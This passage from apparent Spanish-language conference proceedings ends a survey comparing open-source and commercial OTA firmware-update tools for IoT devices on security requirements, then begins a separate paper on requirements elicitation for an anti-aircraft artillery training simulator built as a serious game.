Debido a la naturaleza de los dispositivos IoT, que muchas veces desempeñan tareas secundarias a las de una organización, debería considerarse que los mismos no generen problemas a la actividad primaria de la misma. Expresado desde otra perspectiva: la tarea de reparar una falla en un dispositivo IoT no debería ser de mayor prioridad que la de realizar la tarea principal de la organización. Tomemos como ejemplo una puerta de la oficina de ventas con cerradura IoT que no posee un comportamiento definido ante fallas. Estando en horario de atención, la cerradura presenta una falla que no permite su normal funcionamiento y por producto del azar la misma permanece cerrada. En este caso, ningún nuevo cliente puede acceder al establecimiento, lo que generaría pérdidas a la organización. Aquí se vuelve prioritario el arreglo del problema de la cerradura, adquiriendo incluso mayor prioridad que la tarea principal, porque impide el normal desenvolvimiento de la misma.

Si bien este requerimiento no afecta directamente al sistema de actualización, al ser el sistema de actualización el responsable de recuperar el sistema, el mismo debería ofrecer opciones de configuración para estos casos.

3.4 Atomicidad

Las actualizaciones deben instalarse completamente o no deben instalarse en absoluto. Este requerimiento implica la existencia de una forma de verificar la instalación antes de considerarla como realizada. Al implementar un proceso que asegure la atomicidad de la actualización se evitarían problemas de inconsistencias en las dependencias de los componentes de software y también problemas de fallas de funcionamiento por una instalación defectuosa.

3.5 Robustez

El sistema de actualización debe ser robusto, esto significa que no debe ser afectado por cortes en el suministro eléctrico ni intermitencias en la conexión a Internet y, en el caso de ser afectado, deben existir otros medios de actualización o recuperación disponibles que no afecten a los anteriores requerimientos marcados. Es decir que la actualización, cualquiera sea el medio por el cual se

suministra, debe cumplir con la autenticidad del autor, la integridad del firmware y la confidencialidad de la información. Si el mecanismo de recuperación permite instalar una imagen manualmente, la misma debe ser encriptada para garantizar la confidencialidad y no debe dejar de verificarse la integridad del firmware ni la autenticidad del autor. Si bien este requerimiento no parece fácil de aplicar, existen arquitecturas que ya afrontan estos problemas [7].

4. Tecnologías

Actualmente existen diversas opciones de software que implementan en menor o mayor medida el concepto de actualizaciones OTA, algunas de las cuales implementan todo el esquema (desde el software del dispositivo hasta el software del servidor) y otros se centran sólo en el dispositivo o en el servidor.

De la variedad de gestores de actualizaciones que existen se analizaron seis opciones, exponiendo las características de cada una de éstas tomando como aspectos a estudiar los requerimientos presentados en la sección 3. Para la elección de las tecnologías presentadas se tuvo en cuenta que las mismas cumplan con algunas de las siguientes características:

- Ofrezcan el código de la aplicación, posibilitando un análisis más profundo de la misma.
- Sean software libre (considerando que open source no es lo mismo que software libre).
- Sean soluciones integrales de la arquitectura OTA, considerando el software de todos sus componentes.
- Facilidad de uso e implementación. Este es un aspecto más subjetivo, pero se tuvo en cuenta la disponibilidad de documentación y aspectos de soporte.

Cabe mencionar que por cuestiones de espacio, el análisis no es exhaustivo.

En la Tabla 1 se resumen y comparan las características estudiadas sobre las tecnologías que implementan actualizaciones OTA consideradas en este trabajo.

HawkBit™ (ver [17])

Es un framework back-end diseñado para mantener actualizados dispositivos de bajos recursos como así también puertas de enlace y dispositivos más poderosos mediante una conexión con infraestructura IP.

Considerando nuestro previo análisis de la arquitectura OTA, HawkBit actuaría como el software tanto del rastreador de estado como del servidor de firmware, sin disponer de un gestor de actualizaciones para instalar en los dispositivos. Por lo que hawkBit se debe usar en conjunto con un gestor de software o bien se puede desarrollar uno propio..

Entre los servicios ofrecidos por hawkBit se encuentra su sistema de notificaciones push (iniciadas por el




Figura 2: Representación del concepto de despliegue en cascada (obtenida desde la documentación del software [17])

servidor). Esta característica simplifica la gestión del despliegue de una nueva versión de software ya que permite programar el orden de actualización de los dispositivos. Esto permite, por ejemplo, definir un lote de dispositivos con alta prioridad los cuales deben instalar las actualizaciones cuanto antes. Además, con notificaciones push se controla quienes son los primeros en recibir las actualizaciones. Esta funcionalidad también permite distribuir en el tiempo la carga del servidor para que el mismo no se vea sobrecargado al momento del despliegue de una nueva actualización. En la documentación se refieren a esta característica como "*cascade rollout*" (en español: despliegue en cascada). En la Fig. 2, obtenida desde la página de documentación del software [17], se muestra gráficamente la idea del despliegue en cascada, también se compara esquemáticamente la carga que sufriría el servidor en el caso que se use o no esta estrategia.

El sistema de actualización dispone de cuatro formas distintas de comunicación, cada una destinada a interactuar con distintos actores del sistema, las cuales se exponen a continuación.

- **Direct Device Integration (DDI) API:** es la API destinada a gestionar la comunicación con los dispositivos de la flota (se denomina flota al conjunto de dispositivos IoT gestionados).
- **Management API:** destinada a gestionar la comunicación del software de hawkBit con otros sistemas de gestión.
- **Device Management Federation (DMF) API:** análoga a Management API, pero utilizando el protocolo de mensajes AMQP (Advanced Message Queuing Protocol).
- **Management UI:** es la interfaz gráfica diseñada para gestionar el control del sistema directamente por parte del usuario.

La autenticación de los dispositivos a través de las APIs es gestionada por el mismo sistema de hawkBit, pudiendo configurarse las reglas desde la interfaz gráfica de gestión. En la Fig. 3 se muestran los distintos mecanismos de autenticación de los dispositivos de la flota que son soportados, de esta manera el servicio de hawkBit logra

distinguir de entre todas las peticiones de descarga de software aquellas que provienen de dispositivos legítimos, evitando brindar copias del software a posibles atacantes. De esta manera se aumenta la confidencialidad del firmware.

Dentro del análisis de este trabajo cabe destacar que hawkBit soporta cifrado TLS en su Direct Device Integration API, lo cual cifra las comunicaciones entre el dispositivo, y el servicio de hawkBit. Se debe notar que en la documentación del software se nombra al manifiesto como "*Artifact*".

Para finalizar, hawkBit se distribuye bajo la licencia Eclipse Public License 1.0 (descrita en [18]), teniendo la posibilidad de realizar la instalación del servicio en la infraestructura del cliente o bien contratando el servicio en la nube ofrecido por la empresa desarrolladora Eclipse.




Figura 3: Configuración de la autenticación de los dispositivos desde la interfaz gráfica (obtenido desde la documentación del software [17])

RAUC (ver [19])

RAUC (acrónimo de Robust Auto-Update Controller) se presenta como una opción de software libre para la gestión de actualizaciones de dispositivos embebidos, centrado en la robustez del sistema de actualización.

RAUC tiene una amplia variedad de modos de funcionamiento. En particular al ser software libre, permite al desarrollador modificar el software para adaptarlo a las necesidades de la aplicación. Sin necesidad de llegar a eso, RAUC permite configurar la gran mayoría de los parámetros de funcionamiento, facilitando herramientas para la configuración del software. En particular, RAUC permite determinar todo tipo y cantidad de particiones (particiones principales, de recuperación, etc.) para tener un esquema de almacenamiento personalizado.

A grandes rasgos, RAUC se puede considerar como un bootloader de primer nivel, el cual (en el caso de un sistema con almacenamiento simétrico) determina cuál de las particiones disponible debe bootear, dándole paso a un siguiente bootloader el cual se encarga de bootear el sistema definitivo. Tiene soporte para los bootloaders más conocidos, como GRUB, U-Boot y Barebox, dando además la opción de utilizar un bootloader propio (Fig. 4). En la Fig. 4 además se muestra la estrategia de decisión con la que el sistema decide desde cual partición bootear, ya que dispone de dos banderas, una que marca si la partición se considera apta para el booteo (mark good/bad) y otra que marca si la misma es la partición activa actual (mark primary). El hecho de considerar una partición como buena o mala sirve a la hora de un fallo que no permita bootear la partición activa actual, en dicho caso RAUC intentará bootear la segunda partición siempre y cuando la misma está marcada como buena. En el caso que ninguna partición se considere buena, RAUC iniciará el sistema de recuperación.

En los aspectos de seguridad, una actualización RAUC se compone de un manifiesto unido a la imagen de firmware a instalar seguido de una firma digital sobre la totalidad de los datos, verificando así la autenticidad e integridad de la información recibida.

Para la firma digital se utiliza el formato CMS (Cryptographic Message Syntax) [20]. Para la verificación de las firmas digitales se puede elegir instalar claves públicas en el dispositivo o bien se pueden configurar autoridades certificadoras las cuales verifican los certificados de terceros, dando la posibilidad de revocar certificados comprometidos.

Si bien RAUC no cuenta con software del lado del servidor, no es necesario desarrollar una aplicación para éste ya que cuenta con total integración con el servicio hawkBit de Eclipse Foundation previamente analizado.

Este software se distribuye bajo la licencia LGPLv2.1 descrita en [21].




Figura 4: Esquema lógico de bootloaders en el sistema RAUC (obtenido desde la documentación del software [19])

SWUpdate (ver [22])

Similarmente a RAUC, SWUpdate es un proyecto de software libre desarrollado para el control y gestión de las actualizaciones de dispositivos. Es un proyecto que se centra en el sistema interno a los dispositivos, sin considerar el software de los servidores.

SWUpdate no es un gestor de actualizaciones pensado exclusivamente para la implementación de actualizaciones OTA, por lo que permite que el software sea recibido a través de diversas interfaces. Sin embargo, cuenta con funcionalidades para implementar actualizaciones OTA. SWUpdate ofrece diversas interfaces para realizar una actualización remota del dispositivo:

- Servidor web integrado, el mismo sirve para que el usuario actualice el dispositivo manualmente (debe realizar la operación tantas veces como dispositivos se deban actualizar). Esta interfaz serviría sólo en el caso

en que la flota de dispositivos sea reducida.

- Petición automática a un servidor, se puede configurar que el dispositivo realice una consulta a un servidor remoto para verificar que no exista una versión de software más reciente a la instalada.
- Comunicación con un backend, soporta la gestión de actualizaciones mediante una aplicación backend como lo es hawkBit. con el cual tiene total integración.
- API para aplicaciones de terceros, es una API para facilitar la integración con aplicaciones propias, la cual aún se encuentra en una etapa temprana de desarrollo.

Como se dijo previamente, SWupdate no sólo soporta actualizaciones remotas, sino que también permite que la imagen de firmware sea provista de manera manual, en este caso se puede configurar que la imagen de firmware sea previamente cifrada con AES-256 para garantizar la confidencialidad de los datos de la actualización.
En cuanto a la autenticación del autor, SWUpdate utiliza infraestructura de clave pública (usando RSA) donde la clave pública del autor puede ser instalada en el dispositivo o bien se puede utilizar una gestión de certificados mediante CMS (CMC) [23]. SWUpdate verifica la integridad de los datos al mismo tiempo que certifica al autor de la actualización.
Para brindar protección frente a interrupciones en el servicio eléctrico o cualquier otra falla, SWUpdate se puede configurar para utilizar un esquema de almacenamiento simétrico. Sin enbargo, el software permite utilizar un esquema asimétrico si el diseñador así lo decide. Este software se distribuye bajo la licencia GPL 2.0 descrita en [24].

Mender (ver [25])

Mender es una solución de software open source con licencia Apache 2.0 que contempla tanto el software de los dispositivos como el de los servidores. Además de ofrecer el software Open Source, Mender ofrece su versión Enterprise que posee mayores prestaciones y soporte.

Del lado de los dispositivos implementa un esquema de actualización simétrico, teniendo en su arquitectura de almacenamiento una partición de booteo, dos particiones rootfs (donde se almacena el software a actualizar) y una partición de persistencia (donde se almacenan los datos de configuración que se necesitan persistir entre actualizaciones).

La verificación del autor de la actualización se realiza mediante clave pública (soporta tanto claves RSA como ECDSA), la cual es almacenada en el dispositivo. Este enfoque presenta debilidades: si por algún medio un atacante logra cambiar esta clave pública, el dispositivo no sólo rechazará nuevas actualizaciones válidas, sino que el atacante tendrá ahora la posibilidad de instalar actualizaciones propias, controlando totalmente el dispositivo. Esta vulnerabilidad puede ser resuelta utilizando una autoridad certificadora externa al dispositivo.

Si bien en la documentación no se hace mención explícita, la comunicación entre el dispositivo y el servidor se realiza mediante una conexión con TLS (Transport Layer Security), lo cual indica que el tráfico de la red está cifrado y que la identidad del servidor puede ser validada mediante CMC (Certificate Management over CMS). La importancia del cifrado del tráfico de red tiene como foco central la confidencialidad del firmware de la actualización para prevenir el análisis de los archivos de la actualización.

Para garantizar la atomicidad de las actualizaciones el sistema implementa una estrategia de confirmación luego de instalada la actualización, por lo tanto sólo se considerará instalada una actualización si fue realizada correctamente su confirmación.

En cuanto al servidor de firmware y rastreador de estado, Mender ofrece tanto la posibilidad de instalar el software en servidores del cliente o bien ofrece un servicio en la nube, el cual se puede contratar. El costo de contratar este servicio va en función de la cantidad de dispositivos que conforman la flota, la cantidad de actualizaciones anuales previstas y el tamaño de las actualizaciones.

Balena (ver [26])

Balena es un sistema de gestión de flotas de dispositivos IoT que no sólo provee funciones de actualización de los dispositivos, sino que gestiona conjuntamente la conectividad de los dispositivos y la compilación del software para cada arquitectura de los dispositivos. Si bien no se ofrece demasiada información técnica sobre las funcionalidades, las presentaciones de sus productos hacen referencia a la seguridad, tomando la misma como un pilar de desarrollo del sistema.

Entre las funciones disponibles, Balena ofrece actualizaciones OTA para dispositivos con entornos linux. Utilizando un esquema de almacenamiento simétrico para garantizar la recuperación del sistema ante una falla durante el proceso de actualización.

En términos generales el sistema de los dispositivos se basa en la utilización de contenedores (también llamados "*dockers*") sobre un sistema linux embebido, donde el sistema de gestión del dispositivo corre sobre un contenedor separado al de la aplicación desarrollada por el usuario. Esta arquitectura propone una aislación entre el sistema de gestión y la aplicación, aumentando la seguridad frente a posibles vulnerabilidades.

De esta manera si la aplicación desarrollada presenta una vulnerabilidad tal que permita la inyección de comandos, los mismos (en el peor de los casos) se ejecutarían con privilegios sólo sobre el contenedor de la aplicación, sin tener la posibilidad de afectar al sistema de gestión corriendo en otro contenedor. Gracias a esto, y aunque la aplicación desarrollada presente graves vulnerabilidades, no se perdería el control del dispositivo. Esto permite que la vulnerabilidad sea corregida.

Para aumentar la seguridad de las comunicaciones de control y actualización, Balena ofrece la opción de configurar que toda comunicación de red del dispositivo sea realizada a través de una VPN encriptada. La

utilización de esta funcionalidad permite acortar los tiempos de desarrollo sin perjudicar la calidad del software.

Dentro de los productos presentados, Balena ofrece un sistema operativo previamente integrado con sus servicios, facilitando imágenes de firmware para diversas placas de desarrollo de código abierto (como lo son las placas Raspberry Pi y Beagle Bone). Además, ofrece a la venta una placa de desarrollo diseñada exclusivamente para correr su sistema operativo.

El software de los dispositivos se distribuye bajo la licencia Apache 2.0. Esta licencia permite al usuario usar, modificar y distribuir el software bajo esta licencia. Es una licencia permisiva, lo que significa que el usuario puede distribuir software derivado sin necesidad de aplicar la misma licencia, lo cual permite desarrollar software de código cerrado a partir de piezas de software con licencia Apache2.0.

En cuanto al sistema del servidor Balena ofrece dos opciones, contratar un servicio en la nube o instalar el software en un servidor dedicado. En cuanto al software que se instalaría en un servidor dedicado, el mismo se distribuye bajo la licencia AGPL-3.0 [27], la cual es análoga a la licencia GPL-3.0 añadiendo la exigencia de distribuir el software que se utiliza para ofrecer un servicio en red.

Particle (ver [28])

Es un ecosistema de software y hardware pensado exclusivamente para aplicaciones IoT, con integración de un sistema de actualizaciones OTA en la nube.

Su oferta de productos consta de placas de desarrollo y placas de producción, facilitando enormemente el desarrollo de un nuevo proyecto IoT. Como principal medida de interés en este trabajo se destaca que todos sus dispositivos cuentan con actualizaciones OTA que funcionan "*right out of the box*" lo que significa que no es necesario configurar ni programar esta funcionalidad para poder utilizarla. Además, el desarrollo de las aplicaciones se realiza sobre una abstracción del hardware por lo que las placas pueden ser intercambiadas a nuevas versiones sin necesariamente tener que cambiar el software de aplicación. Estas funcionalidades reducen tanto el tiempo como los costos de desarrollo ya que no hace falta interiorizarse en los detalles de implementación y sólo se debe preocuparse por cumplir los requerimientos de la aplicación a desarrollar.

La documentación de este software no ofrece mucha información sobre la implementación del mismo, la misma está enfocada a un uso práctico desarrollando las funciones en un nivel de abstracción superior al de las tecnologías antes mencionadas. Sin embargo esta opción toma su lugar por la gran integración de las actualizaciones OTA en su arquitectura y su relativa facilidad de implementación (comparada a las anteriores tecnologías mencionadas).

Tabla 1: Comparación entre las distintas implementaciones de actualizaciones OTA

Software	Licencia Software de los Dispositivos	Licencia Software del Servidor	Servidor/Status tracker	Bootloaders soportados	Arquitectura de almacenamiento soportada	Integridad	Autenticidad	Confidencialidad	Seguridad de la comunicación	Atomicidad	Tipo de actualizaciones soportadas
hawkBit	N/A	Eclipse Public License 1.0	Cloud / On premise	N/A	N/A	N/A	N/A	-	Transport Layer Security	N/A	-
RAUC	LGPL-2.1	N/A	N/A	U-Boot / GRUB	configuración personalizable	SHA-2	Public Key Infraestructure	-	Transport Layer Security	Si	system
SWUpdate	GPL-2.0	N/A	N/A	U-Boot / GRUB / Barebox	simétrico / asimétrico	SHA-2	Public Key Infraestructure	Cifrado explícito de la imagen con AES-256	Transport Layer Security	Si	system
Mender	Apache 2.0		Cloud / On premise	U-Boot / GRUB	simétrico		Public Key Infraestructure	-	Transport Layer Security	Si	system / aplication
Balena	Apache 2.0	AGPL-3.0	Cloud / On premise	U-Boot / GRUB	simetrico		Public Key Infraestructure	-	Transport Layer Security (con VPN)	-	system / delta update
Particle	LGPL-3.0	N/A	Cloud	custom	-	-	-	-	-	-	-

5. Ventajas y desventajas de las actualizaciones OTA

La principal ventaja que presenta el concepto de actualizaciones OTA es la posibilidad de actualizar los dispositivos sin acceso físico a los mismos, lo cual presenta dos escenarios principales de aplicación.

El primer escenario es la aplicación de actualizaciones sobre dispositivos IoT empresariales, los cuales son desarrollados y explotados por la misma empresa. En esta situación las actualizaciones OTA reducen los tiempos y costos de actualización de los dispositivos, traduciéndose en beneficio para la organización.

El segundo escenario que se presenta es la posibilidad de que una empresa fabricante de dispositivos administre las instalaciones de actualizaciones de los dispositivos vendidos, quitando esta responsabilidad del usuario final del dispositivo. De esta manera el usuario final (ya sea un usuario empresarial u hogareño) no se preocuparía por mantener actualizados los dispositivos, delegando dicha responsabilidad en el vendedor del dispositivo.

Otra ventaja de este mecanismo de actualización es la escalabilidad de la arquitectura, en términos humanos representa el mismo esfuerzo actualizar 100 dispositivos que 1000. Esto plantea un comportamiento de costo de actualización unitario decreciente por cada nuevo dispositivo instalado, lo que abre la posibilidad de instalar mayor cantidad de dispositivos para la captura de datos o control de actuadores.

Como desventaja se debe considerar la posibilidad de

abrir un nuevo vector de ataque para cibercriminales, dando la posibilidad de insertar, mediante el mecanismo de actualización, software malicioso en los dispositivos.

Además, se debe considerar, en el caso en el que la administración de las actualizaciones esté en manos de la empresa fabricante, que la infraestructura necesaria para mantener en funcionamiento el sistema de actualización OTA (status tracker, servidor de firmware, trust anchors, etc.) suponen un incremento en el precio final del dispositivo para los usuarios.

Por otro lado, en el caso de que la administración de los dispositivos esté en manos del usuario final (empresas u organizaciones), se debe considerar la necesidad de tener empleados capacitados, encargados de administrar las actualizaciones, como así también debería tener en cuenta los costos adicionales de mantener la infraestructura OTA de su organización.

6. Conclusiones

Se sabe que mantener los dispositivos actualizados, junto con reglas básicas de ciberseguridad, supone mayor seguridad tanto para un usuario como para una organización. De todas maneras, hace falta determinar los esfuerzos que se realizarán para combatir las posibles amenazas. Si bien desde un punto de vista pragmático se debería poner la seguridad como prioridad, en la realidad se debe hacer un análisis más exhaustivo de las verdaderas amenazas que ponen en riesgo tanto la integridad de la organización como de las personas, decidiendo en base a este análisis el punto óptimo de esfuerzo en combatir los posibles ataques.

Bajo esta premisa, se realizó un relevamiento de tecnologías existentes para la implementación de actualizaciones OTA en dispositivos IoT, analizando las mismas según un conjunto de requerimientos relativos a seguridad. Este estudio pretende ser una fuente de conocimiento para desarrolladores al momento de tomar decisiones para la implementación de actualizaciones OTA en sus proyectos.

7. Referencias

[1] Frederick P. Brooks, Jr "No Silver Bullet – Essence and Accident in Software Engineering", University of Noth Carolina at Chapel Hill.

[2] "GM Recalls More Than 1 Million Trucks, SUVs for Steering Problem", https://www.consumerreports.org/car-recalls-defects/gm-recalls-trucks-suvs-for-steering-problem/; Consultado en Agosto 2018.

[3] "GM's new 'digital nerve system' will enable over-the-air software updates on all vehicles", https://www.theverge.com/2019/5/21/18633000/gm-ota-software-updates-digital-platform-reuss; Consultado en Agosto 2019.

[4] "$35,000 Tesla Model 3 Available Now", https://www.tesla.com/blog/35000-tesla-model-3-available-now ; Consultado en Agosto 2019.

[5] "2018 Embedded Systems Safety & Security Survey", https://barrgroup.com/embedded-systems/surveys/2018 ; Consultado en Agosto 2019.

[6] N. Asokan, T. Nyman, N. Rattanavipanon, A. Sadeghi and G. Tsudik, "ASSURED: Architecture for Secure Software Update of Realistic Embedded Devices," in IEEE Transactions on Computer-Aided Design of Integrated Circuits and Systems, vol. 37, no. 11, pp. 2290-2300, 2018.

[7] B. Moran and H. Tschofenig "A Firmware Update Architecture for Internet of Things Devices", IETF Active Draft Abril de 2019.

[8] A., Menezes, P., Van., Oorschot, and S. Vanstone "Handbook of Applied Cryptography" CRC Press, 1996, pp. 452-233.

[9] R.L. Rivest, A. Shamir, and L. Adleman "A Method for Obtaining Digital Signature and Public-Key Cryptosystems", National Science Foundation.

[10] Nils Gura, Arun Patel, Arvinderpal Wander, Hans Eberle, and Sheueling Chang Shantz "Comparing Elliptic Curve Cryptography and RSA on 8-Bit CPUs"

[11] Jonas Zaddach and Andrei Costin "Embedded Devices Security and Firmware Reverse Engineering", BH13US Workshop 2013.

[12] Heffner, C. "Finding and Reversing Backdoors in Consumer Firmware", in Embedded System Conf., 2014.

[13] Heffner, C. "EXPLOITING SURVEILLANCE CAMERAS Like a Ho!ywood Hacker", in Black Hat USA 2013.

[14] S. Mahmoud, M. Alfonse, M. Roushdy and A. M.Salem, "A comparative analysis of Cross Site Scripting (XSS) detecting and defensive techniques" 36-42. 10.1109/INTELCIS.2017.8260024.

[15] Zhendong Su and Gary Wassermann "The Essence of Command Injection Attacks in Web Applications", SIGPLAN Not. 41, 1 (January 2006), 372-382.

[16] Y. Shoshitaishvili, R. Wang, C. Hauser, C. Kruegel, and G. Vigna "Firmalice - Automatic Detection of Authentication Bypass Vulnerabilities in Binary Firmware", 2015.

[17] "Eclipse hawkBit™ (Documentation page)" https://www.eclipse.org/hawkbit/; Consultado en Agosto 2019.

[18] "Eclipse Public License - v 1.0", https://www.eclipse.org/legal/epl-v10.html; Consultado en Agosto 2019.

[19] "RAUC Documentation page" https://rauc.readthedocs.io/en/latest/; Consultado en Agosto 2019.

[20] R. Housley "Cryptographic Message Syntax (CMS)", IETF Active Draft Septiembre 2009.

[21] Free Software Foundation "GNU Lesser General Public License" Version 2.1, Febrero 1999

[22] "Embedded Software Update Documentation 2009.04" https://sbabic.github.io/swupdate/swupdate.html, Consultado en Agosto 2019.

[23] J. Schaad and M. Myers "Certificate Management over CMS (CMC)", IETF Active Draft Junio 2008.

[24] Free Software Foundation "General Public License" Versión 2.0, Junio 1991.

[25] "Mender Documentation" https://docs.mender.io/; Consultado en Agosto 2019.

[26] "Balena Documentation page"

https://www.balena.io/docs/; Consultado en Agosto 2019.
[27] Free Software Foundation “GNU Affero General Public License” Version 3.0, Noviembre 2007.
[28] “Particle Documentation page” https://docs.particle.io, Consultado en Agosto 2019.

La elicitación de Serious Games en un Simulador de Entrenamiento

Stella Maris Massa[1], Franco Lanzillotta[2], Adolfo Tomás Spinelli[3]
Grupo de Investigación en Tecnologías Interactivas,
Facultad de Ingeniería, Universidad Nacional de Mar del Plata
smassa@fi.mdp.edu.ar[1], flanzi@fi.mdp.edu.ar[2], spinelliadolfo@fi.mdp.edu.ar[3]

Resumen

Los Serious Games se han impuesto en los últimos años como un eficaz medio para la formación y capacitación de estudiantes y profesionales en diversos ámbitos. A lo largo del tiempo, se han ido formalizando y sistematizando distintos procesos de producción de los mismos. Sin embargo, el desarrollo de estas nuevas metodologías requiere que las mismas sean validadas en producciones variadas a fin de determinar su eficacia.

En este artículo se propone el uso del Modelo de Proceso de Desarrollo para Serious Games como procedimiento para el desarrollo particular de un Simulador de Entrenamiento para práctica de tiro con artillería antiaérea. Específicamente, se centra en la realización de la etapa de elicitación de este producto. Se trata la selección de herramientas para llevar a cabo el relevamiento de requerimientos, así como la clasificación de los expertos en el dominio del problema de acuerdo a sus campos de conocimiento. Luego, se muestra cómo se han formalizado dichos requerimientos en los denominados escenarios de Leite. Finalmente, se realizan algunas conclusiones sobre el trabajo realizado y sus resultados, además de evaluar los siguientes pasos a seguir en el proceso de desarrollo de este Simulador de Entrenamiento.

1. Introducción

1.1. Serious Game

Los Serious Games (SG) pueden ser vistos como una iniciativa que tiene como objetivo tomar los principios de diseño de videojuegos y utilizarlos como herramientas para otros fines más allá del recreativo. Algunos ejemplos pueden ser: capacitación, publicidad, simulación, o educación [1].

Los SGs hacen uso de la informática y la tecnología que se aplican en los videojuegos con la finalidad de colaborar en el aprendizaje de situaciones del mundo real [2]. Son desafíos mentales que se juegan a través de una computadora, con sus propias reglas específicas, y utilizan el entretenimiento como medio para la formación en diversas áreas [3].

Tal como señala Zyda [3], los SGs le brindan al usuario una alta inmersión sensorial a través de constantes interacciones. Gracias a esto, el jugador (o aprendiz) puede entrar en lo que se denomina estado flow o experiencia óptima, una situación en la que la concentración y la inmersión son elevadas [4].

1.2. Simuladores de Entrenamiento

Los Simuladores de Entrenamiento (SE) basan su funcionamiento en la generación de escenarios simulados que representen aspectos de la realidad, lo que permite a quienes los utilizan entrenar con el objetivo de desarrollar diferentes habilidades y/o conocimientos. Los escenarios y las metodologías empleados varían en función del entrenamiento deseado [5].

Por ejemplo, las industrias ferroviaria y aeronáutica emplean SE para entrenar a sus operarios en el uso de diferentes tipos de maquinarias y mejorar la seguridad de los trabajadores dentro de las instalaciones. Estos SE pueden llegar a incorporar distintos periféricos e incluso encontrarse dentro de una cabina de simulación. Otro caso es el de los SE pensados para entrenar la supervivencia en alta mar, los cuales son incorporados por sectores como los del petróleo y del gas, así como por empresas navieras.

A través de los SE, los aprendices son inmersos en ambientes gráficos con los que pueden interactuar. Estos entornos representan distintas situaciones del mundo real, por lo que les permiten a los usuarios capacitarse sin incurrir en los costos operativos de hacerlo en un terreno real y sin enfrentarse a los riesgos propios de esa actividad [6].

2. Modelo de Proceso de Desarrollo para Serious Games

Desde el Grupo de Investigación en Tecnologías Interactivas (GTI) de la Facultad de Ingeniería de la Universidad Nacional de Mar del Plata hemos desarrollado una metodología para la construcción de SG's denominada: Modelo de Proceso de Desarrollo para Serious Games (MPDSG) [7]. El MPDSG resulta de la combinación del Modelo de Proceso para el desarrollo de Objetos de Aprendizaje (MPOBA) [8], el modelo de Líneas de Producción de Software (LPS) [9] y el Diseño Centrado en el Usuario (DCU). El DCU es un proceso cíclico en el que las decisiones de diseño están dirigidas por el usuario y los objetivos que pretende satisfacer el producto y la usabilidad del diseño es evaluada de forma iterativa y mejorada incrementalmente [10].

El MPDSG considera varios grupos de actores involucrados en la validación de cada una de las iteraciones del proceso: docentes, expertos en dominio y expertos en jugabilidad. A su vez define 3 fases de desarrollo, en forma análoga a una película de cine [12]:

1. Fase de Pre-producción: Se desarrolla el diseño conceptual y se definen aspectos no tangibles o poco elaborados, que luego se utilizarán para la elicitación y planificación del videojuego. Un entregable de esta fase podría ser la versión de diez páginas del Documento de diseño del Videojuego (GDD).

2. Fase de Producción: El esfuerzo se centra en el diseño y construcción del videojuego, finalizando esta fase con el lanzamiento del producto. Durante esta fase se va actualizando y detallando el GDD hasta llegar a su versión final.

3. Fase de Post-producción: Corrección de errores, ajustes y mejoras.

2.1. Etapa de especificación

El MPDSG es de naturaleza iterativa. En cada ciclo se realiza una etapa de especificación en la cual se definen requerimientos y características del producto que se está desarrollando. A su vez, cada iteración de esta etapa conlleva tres fases [13]:

- **Elicitación:** Obtener los requerimientos del producto a construir y redactarlos en forma comprensible y no ambigua para ser utilizados en la fase de Especificación.
- **Especificación:** Redactar los documentos que describen el producto a construir en base a los requerimientos que surgen en la Elicitación. El formato de los documentos debe ser acorde al ciclo y estar escrito en lenguaje natural.
- **Validación:** Determinar la validez de los requerimientos redactados en los documentos utilizando juicio de expertos.

2.2. Escenarios de Leite

En este artículo haremos particular foco en la fase de Elicitación. Es en este punto cuando se recopila información de los distintos actores relacionados con el desarrollo, en pos de relevar los requerimientos de producto. Para ello, se emplean diversas herramientas, tales como: entrevistas, cuestionarios, brainstorming, entre otras.

A partir de la información obtenida, se procede a realizar la construcción de los escenarios de Leite et. al. [14]. Esta herramienta describe los requerimientos del software a través del lenguaje natural de forma clara y concisa, cuenta las acciones que pueden ocurrir dentro del videojuego, cuáles son los sujetos y objetos involucrados, qué cambios de estado pueden sufrir estos y cómo ocurren. El detalle de la estructura de estos escenarios puede verse en la Tabla 1 [11].

Tabla 1: Escenario de Leite

Componente	Descripción
Título	Titulo del escenario. Debe ser descriptivo del contenido (el requerimiento que escenifica)
Objetivo	Descripción del objetivo u objetivos que se busca cumplir con el requerimiento.
Contexto	Descripción de lugar, tiempo y precondiciones que se deben cumplir antes, durante el escenario y al final.
Recursos	Los objetos que participan en el escenario, sean físicos o virtuales.
Actores	Sujetos activos o pasivos que participan del escenario.
Set de Episodios	Lista de ejecución secuencial, de los episodios que ocurren en los escenarios. Los episodios pueden ocurrir en forma condicional. Se empieza por el primero y el escenario culmina con el último. Algunos episodios pueden ser escenarios en si mismos.
Casos Alternativos	Un escenario puede tener una situación no prevista que dispara acciones u otros escenarios. Por ejemplo, según alguna condicional la secuencia normal se altera (el escenario termina antes o tiene un comportamiento singular, por ejemplo).

Estos escenarios deben ser validados en cada ciclo de la Elicitación por las personas involucradas en la producción del sistema.

3. Un caso práctico

En el grupo de investigación GTI nos encontramos trabajando en el desarrollo de un SE para el uso de artillería antiaérea. Actualmente el proyecto se encuentra específicamente en la fase de elicitación.

